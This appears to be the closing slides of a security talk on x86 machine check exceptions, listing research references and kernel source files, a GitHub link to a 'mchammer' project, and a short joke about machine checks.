- Schluter et al. - "Heckler: Breaking Confidential VMs with Malicious Interrupts"
- Google Cloud Security - "Intel Trust Domain Extensions (TDX) Security Review"
- Peterson/Mulasmajic - "POP SS/MOV SS Vulnerability”
- Steven Rostedt – “The x86 NMI iret problem”
- Andy Lutomirski - CVE-2014-9090
- Van Bulck et al. – SGX-Step
- arch/x86/kernel/cpu/mce/severity.c
- arch/x86/kernel/cpu/mce/amd.c
- arch/x86/kernel/cpu/mce/intel.c
- arch/powerpc/kernel/mce_power.c
- drivers/edac/amd64_edac.c
- drivers/edac/mce_amd.c
- …


keep digging…

more to come

@xoreaxeaxeax

github.com/xoreaxeaxeax/mchammer

conclusion



Tell a joke about machine check exceptions.

Why don’t machine check exceptions get invited to computer parties?
Because they always bring the system down.